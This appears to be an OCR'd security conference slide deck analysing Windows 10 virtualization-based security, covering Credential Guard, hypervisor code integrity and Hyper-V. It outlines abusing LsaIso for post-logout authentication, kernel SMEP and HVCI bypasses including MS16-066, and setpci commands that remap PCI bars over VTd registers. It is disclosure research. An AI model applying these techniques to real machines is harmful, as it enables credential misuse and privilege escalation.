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ANALYSIS OF THE ATTACK SURFACE OF WINDOWS 10 VIRTUALIZATION-BASED SECURITY


Agenda

- Short reminder on VBS architecture
- Credential Guard properties and internals
- HV Code Integrity properties and internals
- Hyper-V security/complexity/attack surface
- More details in the whitepaper


Scope

- Most of this research done with W10 1511
- Intel's hardware (when hw mentioned)
- Mixed original, little-known and well-known content

VBS architecture





Credential Guard architecture



Picture taken from BH2015 Microsoft presentation

Mimikatz fails on CG-protected box





CG scenario 1

- Admins just enabled CG in Group Policy
- No further hardening
- Easy to deploy

CG RPC interface

```
.rdata:000000014002D4E0 off_14002D4E0   dq offset NtlmIumGetContext
.rdata:000000014002D4E0                                         ; DATA XREF: .rdata:0000000140034E18↓o
.rdata:000000014002D4E8                 dq offset NtlmIumProtectCredential
.rdata:000000014002D4F0                 dq offset NtlmIumLm20GetNtlm3ChallengeResponse
.rdata:000000014002D4F8                 dq offset NtlmIumCalculateNtResponse
.rdata:000000014002D500                 dq offset NtlmIumCalculateUserSessionKeyNt
.rdata:000000014002D508                 dq offset NtlmIumPasswordValidateInteractive
.rdata:000000014002D510                 dq offset NtlmIumPasswordValidateNetwork
.rdata:000000014002D518                 dq offset NtlmIumIsGMSACred
.rdata:000000014002D520                 dq offset NtlmIumMakeSecretPasswordNT5
.rdata:000000014002D528                 dq offset NtlmIumCompareCredentials
.rdata:000000014002D530                 dq offset NtlmIumDecryptDpapiMasterKey
.rdata:000000014002D538                 dq offset NtlmIumGenerateRootSecret
.rdata:000000014002D540                 dq offset NtlmIumCheckRootSecretValidity
.rdata:000000014002D548                 dq offset NtlmIumGetStrongCredentialKey
.rdata:000000014002D550                 dq offset NtlmIumUpdateSharedConfiguration
.rdata:000000014002D558                 dq offset NtlmIumMakeOwfsFromIumSupplementalCredential
.rdata:000000014002D560                 dq offset NtlmIumMakeOwfsFromIumEncryptedPassword
.rdata:000000014002D568                 dq offset NtlmIumConvertCredManPasswordToSupplementalCredential
```

LsaIso trustlet, running in VTL1, exposes the above functions via RPC over ALPC port \RPC Control\LSA_ISO_RPC_SERVER

NtlmIumProtectCredential

- Input (from lsass.exe): plaintext credentials
- Output (from LsaIso.exe) : blob with encrypted credentials

NtlmIumLm20GetNtlm3ChallengeResponse

- Input (from lsass.exe): blob with encrypted credentials + NTLM challenge
- Output (from LsaIso.exe): NTLM response

Scenario 1 properties

- After logon, no cleartext credentials in lsass
- While user is logged in, lsass will auth to remote servers automatically (SSO), for attacker as well
- If attacker collects encrypted blob, he can force LsaIso to auth even after logout (until reboot)
- Demo


Credentials during logon ?

- There is still a problem with how the unencrypted credentials are initially delivered to VTL1 (which happens during logon).“rundll32.exe user32.dll,LockWorkStation”.
- If not using smart-card based authentication, then the plaintext credentials can be captured by keylogger and used anywhere, anytime.
- In case of smart-card based authentication, the NTOWF hashes sent by KDC can be captured and reused.

CG scenario 2

- Credential Guard with armor key protection and smartcard-based authentication
- Nontrivial deployment challenge
- Possible to enable without TPM, but in such case no real advantage

CG scenario 2



Picture taken from BH2015 Microsoft presentation

Scenario 2 properties

- No more cleartext creds in lsass, ever
- Still, as before, until reboot, attacker can interact with CG and have it perform all SSO-supported authentications for remote resources
- There is no reliable way to deliver “user has logged out, refuse future SSO” message to VTL1

CG properties summary

- Even in the most hardened configuration, once attacker has SYSTEM privileges, they can silently authenticate as logged-in user to remote servers, from the compromised machine, until reboot
- No more classical pass-the-hash – but attackers can adapt and start lateral movement from the same machine, until reboot
- In classical pass-the-hash, one can reuse stolen hashes anytime, from anywhere – thus CG is an improvement
- Again, no hypervisor compromise required for the above attack, just root partition compromise

VBS-enforced code integrity

- Windows 10 can enforce code integrity of usermode binaries, usermode scripts and kernelmode code; the latter via VBS
- We focus on kernelmode case
- The goal – not allow execution of any unsigned code in kernel context, even if the kernel has been compromised

VBS-enforced code integrity

- Basic idea: trusted code (running in VTL1) agrees to grant execute rights in EPT tables of the root partition only for pages storing signed code
- No such page can be both writable and executable

Mixing signed & unsigned code

- Common configuration: unsigned usermode code allowed, unsigned kernelmode denied
- Usermode wants to execute unsigned code at C
  - VTL1 must grant execute right for C in EPT
- Usermode switches to kernelmode, and jumps to C
  - ?

Kernel HVCI is based on secvisor

- Separate EPT for code originating from signed and unsigned page
- Root partition is configured so that any attempt by unsigned usermode code to enter kernelmode results in vmexit (and EPT flip)
  – IDT, GDT limits set to 0, syscall&sysenter disabled


Kernel HVCI and kernel exploits

- Attackers love arbitrary code running in ring0
- SMEP a problem, but natural bypass:
  - Get ROP capability, then clear CR4.SMEP
  - Or, via write-what-where, clear U/S bit in PT
  - Run your arbitrary code
- Not working with Kernel HVCI !
- Also, cannot hook kernel code, at least not directly
- Data-only exploits, or ROP-only, still fine

Kernel HVCI bypass, MS16-066

- Before MS16-066 fix, there are some pages with RWX permission in root partition (kernelmode) EPT
- Likely artifacts of early boot phase
- Attacker can find them by probing each physical page for write and execute, in ring0

Kernel HVCI bypass, MS16-066



HYPERV-V SECURITY

[Un]usual threat model

- Usual model: hypervisor must be resistant to attacks coming from unprivileged, worker VMs
- Without VBS, root partition is semi-trusted; it can compromise Hyper-V (no big deal) because
  - HvCallDisableHypervisor hypercall
  - Cleartext hiberfile
  - VTd not enabled
- With VBS, the threat comes from the root partition

Necessary support

- Secureboot
  - many vulnerabilities in the past allowing secureboot bypass
- VTd
  - without it, possible to overwrite hypervisor via DMA
- TPM
  - needed to secure S4, see below

Root partition privileges

- Access to privileged hypercalls
  - Hypervisor Top-Level Functional Specification mentions 14 hypercalls usable by nonprivileged VM, and 67 privileged hypercalls. More hypercalls exist, entirely undocumented.
- Possible to overlook some dangerous functionality, or e.g. memory corruption bug

Root partition privileges

- Access to almost all physical memory range
  - Without pages allocated for Hyper-V and VTL1
  - Including
    - chipset and PCIe MMIO
    - ACPI NVS
  - LAPIC and VTd bars not accessible

Root partition privileges

- I/O ports: all available except:
- 32, 33 (PCH interrupt controller), 160, 161 (same)
- 0x64, lpc microcontroller (A20 gate)
- 0xcf8, 0xcfc-0xcff – PCI config space
- 0x1804. It is PMBASE+4 == PM1_CNT, it holds the SLP_EN bit, that triggers S3 sleep; see below

Root partition privileges

- MSR – none available directly except :
- three SYSENTER MSRS
- fs/gs/shadow gs base
- So, Hyper-V has at least a chance to react properly

Problem 1 – unfiltered MMCFG

- MMCFG is a region of physical address space; access to it results in PCIe config space access
  - Device-specific registers, memory bars locations
- REMAP_LIMIT/REMAP_BASE are locked
- Overlapping RAM with PCIe memory bar does not work
- Anything else interesting we can overlap/cover ?

Overlap VTd bars

```
[root@haswell bh16]# cp /sys/firmware/acpi/tables/DMAR .
[root@haswell bh16]# iasl -d  DMAR >/dev/null
Loading Acpi table from file DMAR
Acpi Data Table [DMAR] decoded
Formatted output:  DMAR.dsl - 5488 bytes
[root@haswell bh16]# grep -i register DMAR.dsl
[038h 0056   8]           Register Base Address : 00000000FED90000
[050h 0080   8]           Register Base Address : 00000000FED91000
[root@haswell bh16]# ./rdmem 0xfed90000
phys memory at 0xfed90000: 0x00000010 0x00000000 0x20660462 0x00c00000
[root@haswell bh16]# ./rdmem 0xfed91000
phys memory at 0xfed91000: 0x00000010 0x00000000 0x20660462 0x00d20080
[root@haswell bh16]# setpci -s 0:2.0 0x10.l
f5800004
[root@haswell bh16]# setpci -s 0:2.0 0x10.l=0xfed90004; ./rdmem 0xfed90000; setpci -s 0:2.0 0x10.l=0xf5800004
phys memory at 0xfed90000: 0x00000000 0x00000000 0x00000000 0x00000000
[root@haswell bh16]# setpci -s 0:2.0 0x10.l=0xfed91004; ./rdmem 0xfed91000; setpci -s 0:2.0 0x10.l=0xf5800004
phys memory at 0xfed91000: 0x00000000 0x00000000 0x00000000 0x00000000
[root@haswell bh16]#
```

But write access hangs the tested platform ☹

Problem 2 – chipset registers

- Some memory-mapped regions, e.g. in MCHBAR, have thousands of registers, most of them undocumented at all
- Are all of them locked ? Anything evil can be done ?
- I do not know

S3 sleep

- S3 is fragile from security POV
- Boot script hijack vulnerability from 2014 could be used to take control over the hypervisor
  - likely all firmware makes were affected
- More potential attacks via S3 thinkable (see the whitepaper)

S4 sleep

- S4 is even more fragile from security POV
- Need to protect integrity of hiberfile
- With VBS, it is encrypted
- Need to keep the key secret
- If TPM available, the key is sealed to TPM
- If no TPM, then the key is cleartext in UEFI variable

